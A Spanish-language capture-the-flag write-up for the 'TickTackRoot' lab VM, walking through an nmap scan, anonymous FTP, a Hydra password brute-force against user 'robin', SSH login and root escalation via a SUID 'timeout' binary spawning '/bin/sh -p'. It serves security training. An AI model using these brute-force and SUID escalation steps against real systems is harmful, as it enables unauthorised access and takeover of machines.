


## TICKTACKROOT



Ejecutamos nmap y detectamos los puertos 21, 22 y 80 abiertos.

```
$ sudo ../../obtain_data.sh 192.168.16.16
[sudo] password for kali:
Valid IP address: 192.168.16.16

-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.16
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 20:35 CET
Nmap scan report for 192.168.16.16
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.16.37
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      10671 Oct 03 14:31 index.html
|_drwxr-xr-x  2 0      0      4096 Oct 07 11:18 login
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
|_  256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:83:20:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Revisando el puerto ftp, en el mensaje de bienvenida encontramos una pista para seguir avanzando.

```
(kali㉿kali)-[~/CTFs/ticktackroot]
$ ftp anonymous@192.168.16.16
Connected to 192.168.16.16.
220 Bienvenido Robin
331 Please specify the password.
Password:
230 Login successful.
```



Si realizamos un ataque de fuerza bruta en el protocolo ftp (es la misma para el protocolo ssh) con ese usuario llegamos a obtener la contraseña.

```
[ATTEMPT] target 192.168.16.16 - login "robin" - pass "michael1" - 384 of 5000 [child 11] (0/0) Home
[ATTEMPT] target 192.168.16.16 - login "robin" - pass "jeffrey" - 385 of 5000 [child 3] (0/0)
[ATTEMPT] target 192.168.16.16 - login "robin" - pass "stephen" - 386 of 5000 [child 14] (0/0)
[21][ftp] host: 192.168.16.16 login: robin password: babyblue
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-03 22:33:47
VBox_GAs_... Trash
(kali@kali) ~/CTFs/ticktackroot
$ hydra -l robin -P minirockyou.txt 192.168.16.16 ftp -l
```

Puesto que en el protocolo ftp de momento no encontramos nada más, nos logueamos con robin en el puerto 22.

```
$ ssh robin@192.168.16.16
The authenticity of host '192.168.16.16 (192.168.16.16)' can't be established.
ED25519 key fingerprint is SHA256:AbcLfoR05xqCMsRNSIrZgMMbg/qvcy2F5kfxTJLfMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.16' (ED25519) to the list of known hosts.
robin@192.168.16.16's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of vie 03 ene 2025 21:53:17 UTC

System load:  0.07          Processes:            101
Usage of /:   52.3% of 4.93GB Users logged in:        0
Memory usage: 9%           IPv4 address for enp0s3: 192.168.16.16
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado


Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$
```

Una vez dentro buscamos en todo el sistema ficheros con el suid activo donde poder realizar la escalada de privilegios. Encontramos el binario timeout\_suid que va a ser el responsable de realizar la escalada de privilegios. Una vez realizada, vamos a por las flags.

A terminal window with a pixelated background of a wizard sitting on a stone floor. The terminal text shows a search for files with the suid bit set, followed by an attempt to run a timeout command, and finally a successful privilege escalation using timeout\_suid to gain root access.

```
robin@TheHackersLabs-Ticktackroot:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/timeout_suid
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robin@TheHackersLabs-Ticktackroot:~$ ./timeout 7d /bin/sh -p
-bash: ./timeout: No such file or directory
robin@TheHackersLabs-Ticktackroot:~$ timeout 7d /bin/sh -p
$ whoami
robin
$ exit
robin@TheHackersLabs-Ticktackroot:~$ /usr/bin/timeout_suid 7d /bin/sh -p
# whoami
root
# ls
user.txt
# cat user.txt
[REDACTED]
# cd /root
# ls
root.txt
# cat root.txt
[REDACTED]
#
```